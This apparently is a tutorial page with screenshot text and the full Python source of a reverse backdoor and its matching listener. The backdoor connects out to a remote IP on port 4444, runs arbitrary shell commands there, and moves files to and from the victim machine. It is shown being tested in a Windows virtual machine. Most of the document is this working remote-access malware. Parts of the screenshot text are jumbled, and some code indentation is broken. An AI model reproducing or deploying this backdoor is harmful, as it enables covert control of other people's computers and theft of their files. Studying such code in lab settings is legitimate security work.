result = "[-] Error during command execution."
print(result)
my_listener = Listener(ip: "192.168.10.142", port: 4444)
my_listener.run()
reverse_backdoor > listener.py
75:1 LF UTF-8 4 spaces Python 3.12 (reverse_backdoor)
Artistic Swimming
Final result
Search
ENG US
7:11 PM 2024-08-10


Windows 10 - VMware Workstation 17 Player (Non-commercial use only)
Player
C:\Users\IEUser\Downloads\reverse_backdoor.py - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
reverse_backdoor.py
exit()
elif command[0] == "cd" and len(command) > 1:
command_result = self.change_working_directory_to(com
elif command[0] == "download" and len(command) > 1:
command_result = self.read_file(command[1])
elif command[0] == "upload" and len(command) > 1:
command_result = self.write_file(command[1], command[
else:
command_result = self.execute_system_command(command)
command_result = command_result.decode('utf-8', error
except Exception:
command_result = "[-] Error during command execution"
self.reliable_send(command_result)
my_backdoor = Backdoor("192.168.10.142", 4444)
my_backdoor.run()
Line 83, Column 1
Command Prompt - C:\python312\python.exe reverse_backdoor.py
C:\Users\IEUser\Downloads>C:\python312\python.exe reverse_backdoor.py
Manage
Downloads
File Home Share View Picture Tools
This PC > Downloads
Search Downloads
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive - Personal
This PC
Network
Firefox Installer.exe
npcap-1.79.exe
python-3.12.4-amd64.exe
reverse_backdoor.py
sublime_text_build_4180_x64_setup.exe
textdoc.txt
tiger.jpg
WinPcap_4_1_3.exe
winzip28-bing.exe
14 items
1 item selected 772 KB
Host Name: MSEDGEWIN10
IE Version: 11.1790.17763.0
OS Version: Windows 10
Service Pack: No service pack
Build 17763.rs5_release.180914-1434
Type here to search
4:12 PM
8/10/2024

Testing The Backdoor With Python 3

listener.py

```
#!/usr/bin/python3
import socket
import json
import base64

class Listener:
    def __init__(self, ip, port):
        listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        listener.bind((ip, port))
        listener.listen(0)
        print("[+] Waiting for incoming connections")
        self.connection, address = listener.accept()
        print("[+] Got a Connection from " + str(address))

    def reliable_send(self, data):
        json_data = json.dumps(data)
        self.connection.send(json_data.encode('utf-8'))

    def reliable_receive(self):
        json_data = ""
        while True:
            try:
                json_data += self.connection.recv(1024).decode('utf-8')
                return json.loads(json_data)
```

```
            except ValueError:
                continue

    def execute_remotely(self, command):
        self.reliable_send(command)
        if command[0] == "exit":
            self.connection.close()
            exit()
        return self.reliable_receive()

    def write_file(self, path, content):
        try:
            with open(path, "wb") as file:
                file.write(base64.b64decode(content))
            return "[+] File successfully downloaded: " + path
        except Exception as e:
            return "[-] Error writing to file: " + str(e)

    def read_file(self, path):
        try:
            with open(path, "rb") as file:
                return base64.b64encode(file.read()).decode('utf-8')
        except Exception as e:
            return "[-] Error reading file: " + str(e)

    def run(self):
        while True:
            command = input(">> ").strip()
            command = command.split(" ", 1)  # Split only on the first space
```

```
        try:
            if command[0] == "upload":
                file_content = self.read_file(command[1])
                command.append(file_content)

            result = self.execute_remotely(command)

            if command[0] == "download" and "[-] Error " not in result:
                result = self.write_file(command[1], result)
        except Exception as e:
            result = "[-] Error during command execution: " + str(e)

        print(result)

my_listener = Listener("192.168.10.142", 4444)
my_listener.run()
```

reverse_backdoor.py

```
#!/usr/bin/env python3
import socket
import subprocess
import json
import os
import base64
```

```
class Backdoor:
    def __init__(self, ip, port):
        self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.connection.connect((ip, port))

    def reliable_send(self, data):
        json_data = json.dumps(data)
        self.connection.send(json_data.encode('utf-8'))

    def reliable_receive(self):
        json_data = ""
        while True:
            try:
                json_data += self.connection.recv(1024).decode('utf-8')
                return json.loads(json_data)
            except ValueError:
                continue

    def execute_system_command(self, command):
        try:
            output = subprocess.check_output(command, shell=True, stderr=subprocess.STDOUT)
            return output
        except subprocess.CalledProcessError as e:
            return str(e.output.decode('utf-8', errors='ignore'))

    def change_working_directory_to(self, path):
        try:
            os.chdir(path)
            return "[+] Changing working directory to " + path
```

```
    except Exception as e:
        return "[-] Error: " + str(e)

def read_file(self, path):
    try:
        with open(path, "rb") as file:
            return base64.b64encode(file.read()).decode('utf-8')
    except Exception as e:
        return "[-] Error reading file: " + str(e)

def write_file(self, path, content):
    try:
        with open(path, "wb") as file:
            file.write(base64.b64decode(content))
        return "[+] File successfully uploaded: " + path
    except Exception as e:
        return "[-] Error writing to file: " + str(e)

def run(self):
    while True:
        command = self.reliable_receive()

        try:
            if command[0] == "exit":
                self.connection.close()
                exit()
            elif command[0] == "cd" and len(command) > 1:
                directory = command[1].strip()  # Strip extra spaces
                command_result = self.change_working_directory_to(directory)
```

```
            elif command[0] == "download" and len(command) > 1:
                command_result = self.read_file(command[1])
            elif command[0] == "upload" and len(command) > 2:
                command_result = self.write_file(command[1], command[2])
            else:
                command_result = self.execute_system_command(command)
                command_result = command_result.decode('utf-8', errors='ignore') if command_result else
"Command executed with no output."
        except Exception as e:
            command_result = "[-] Error during command execution: " + str(e)

        self.reliable_send(command_result)

my_backdoor = Backdoor("192.168.10.142", 4444)
my_backdoor.run()
```